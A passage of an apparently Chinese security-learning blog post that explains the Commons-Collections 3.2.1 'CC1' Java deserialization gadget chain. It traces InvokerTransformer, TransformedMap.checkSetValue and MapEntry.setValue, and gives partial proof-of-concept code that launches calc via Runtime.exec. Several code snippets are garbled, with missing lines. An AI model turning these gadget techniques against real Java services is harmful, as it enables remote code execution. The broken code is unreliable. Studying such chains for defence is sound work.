java反序列化-CC链 Commons-Collections-CC1链 首先下载jdk8u65,配置好环境
再添加 Maven 中,对 CC1 链的依赖包。
1 2 3 4 5 6 <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency >
import CC 的包
1 import org.apache.commons.collections.functors.InvokerTransformer
Common-Collections 相关介绍 Apache Commons 是Apache软件基金会的项目,曾经隶属于Jakarta项目。Commons的目的是提供可重用的、解决各种实际的通用问题且开源的Java代码。Commons由三部分组成:Proper(是一些已发布的项目)、Sandbox(是一些正在开发的项目)和Dormant(是一些刚启动或者已经停止维护的项目)。
简单来说,Common-Collections 这个项目开发出来是为了给 Java 标准的 Collections API 提供了相当好的补充。在此基础上对其常用的数据结构操作进行了很好的封装、抽象和补充。
包结构介绍
org.apache.commons.collections – CommonsCollections自定义的一组公用的接口和工具类org.apache.commons.collections.bag – 实现Bag接口的一组类org.apache.commons.collections.bidimap – 实现BidiMap系列接口的一组类org.apache.commons.collections.buffer – 实现Buffer接口的一组类org.apache.commons.collections.collection –实现java.util.Collection接口的一组类org.apache.commons.collections.comparators– 实现java.util.Comparator接口的一组类org.apache.commons.collections.functors –Commons Collections自定义的一组功能类org.apache.commons.collections.iterators – 实现java.util.Iterator接口的一组类org.apache.commons.collections.keyvalue – 实现集合和键/值映射相关的一组类org.apache.commons.collections.list – 实现java.util.List接口的一组类org.apache.commons.collections.map – 实现Map系列接口的一组类org.apache.commons.collections.set – 实现Set系列接口的一组类
反序列化攻击需要先明确思路
首先要找入口类,需要一个readObject方法,结尾这里需要一个能够命令执行的方法,然后再找中间的链子引导



攻击一定是从尾部出发去寻找头的,流程图如下。
1. 寻找链子尾部的危险方法 在分析链子之前我们先看看链尾的命令执行exec方法
先在CC1的源码目录下找到Transformer接口

然后快捷键 ctrl + alt + B,查看实现接口的类。

在InvokerTransformer 成功找到了我们需要的尾部也就是-命令执行

在 InvokerTransformer 类中存在一个反射调用任意类的transfom方法,可以作为我们链子的终点。我们可以利用它来调用exec方法实现命令执行
存在反射调用任意类的情况
1
2
3
Class cls = input.getClass(); Method method = cls .getMethod (iMethodName, iParamTypes) ;method .invoke(input, iArgs);
看到这里有漏洞,我们先尝试构造一下,调用这个类的弹计算器。
在调用这个类之前,我们先回顾一下反射的命令执行的代码。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
package org.mixbp;import org.omg.SendingContext.RunTime ;import java.lang.reflect.Method;public class Main {public static void main(String[] args) throws Exception{Runtime runtime = Runtime .getRuntime();Class c = Runtime .class ;"exec" , String.class );runtime , "calc" );
这是普通java反射的写法
接下来我们构造一个利用 InvokerTransformer 类弹计算器的程序。

根据构造方法构造 EXP,因为是 public 的方法,这里无需反射。
直接用有参构造方法构造攻击即可
1
2
3
4
5
6
7
8
9
10
11
12
13
14
package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import java.lang.reflect.Method;public class Main {public static void main(String[] args) throws Exception{Runtime runtime = Runtime .getRuntime();new InvokerTransformer("exec" ,new Class []{String.class },new Object[]{"calc" });runtime );
这里最后必须要调用transfom方法invokerTransformer.transform(runtime);
所以下一步的目标是去找调用 transform 方法的不同名函数
2、寻找初步链子 先跟进到transfom方法,然后右键 -> 查找用法(find usages) 也可以ALT + F7
这样就能查看哪些函数调用了transform方法
这里找到21个调用
这种就不行,因为这是transform自己再调用transform
1
2
3
4
public Object transform (Object input ) {for (int i = 0 ; i < iPredicates.length; i++) {if (iPredicates[i].evaluate(input ) == true ) {return iTransformers[i].transform (input );
我们需要不同名函数调用transform方法,这样链子才能往前走

发现TransformedMap类的checkSetValue方法调用了transform()方法
1 valueTransformer.transform(value)
分析一下这里的valueTransformer是什么,在TransformedMap的构造函数中发现了valueTransformer
发现这里TransformedMap的构造方法作用域是protected,说明肯定会被自己调用也就是类内部的调用
ctrl + f搜索TransformedMap ,发现一个静态方法decorate中创建了 TransformedMap 对象
到这里可以初步写一下我们的poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{Runtime runtime = Runtime.getRuntime();InvokerTransformer invokerTransformer = new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" });new HashMap <>();Map decorateMap = TransformedMap.decorate(hashMap, null , invokerTransformer);Method checkSetValueMethod = transformedMapClass.getDeclaredMethod("checkSetValue" , Object.class); true );
分析一下这条链子怎么构成的
首先vokeTransformer 的 transform 方法可以进行反射的命令执行。
在 checkSetValue 方法当中,会执行 .transform 的方法。这也就是我们链子的尾部
无法直接获取TransformedMap对象,因为作用域是protected
所以先获取TransformedMap对象,传入我们构造的invokerTransformer
1
2
3
4
InvokerTransformer invokerTransformer = new InvokerTransformer("exec" ,new Class[]{String .class },new Object []{"calc" });Object ,Object > hashMap = new HashMap<>();// 这里key直接传null 即可,因为只对value进行利用Map decorateMap = TransformedMap.decorate(hashMap, null , invokerTransformer);
然后我们已经得到TransformedMap对象,通过反射调用 checkSetValue 方法进行攻击
1
2
3
4
Class <TransformedMap> transformedMapClass = TransformedMap.class; Method checkSetValueMethod = transformedMapClass .getDeclaredMethod ("checkSetValue", Object.class) ;true ); ;
成功执行命令,但是这里我们还得继续跟下去,到目前为止还只是反射调用,并不能反序列化执行
3、找完整链子 我们的链子目前已经到了checkSetValue当中,所以我们需要再次查看调用,看看哪些方法调用了checkSetValue
只找到一处,setValue方法调用了checkSetValue
发现这是一个抽象类,是 TransformedMap 的父类。

并且发现调用 checkSetValue 方法的类是 AbstractInputCheckedMapDecorator 类中的一个内部类 MapEntry
setValue() 实际上就是在 Map 中对一组 entry(键值对) 进行 setValue() 操作。
但是TransformedMap类里没有setValue(),所以在调用的时候就会调用父类AbstractInputCheckedMapDecorator中的setValue,然后调用checkSetValue实现后续的链子最终调用exec
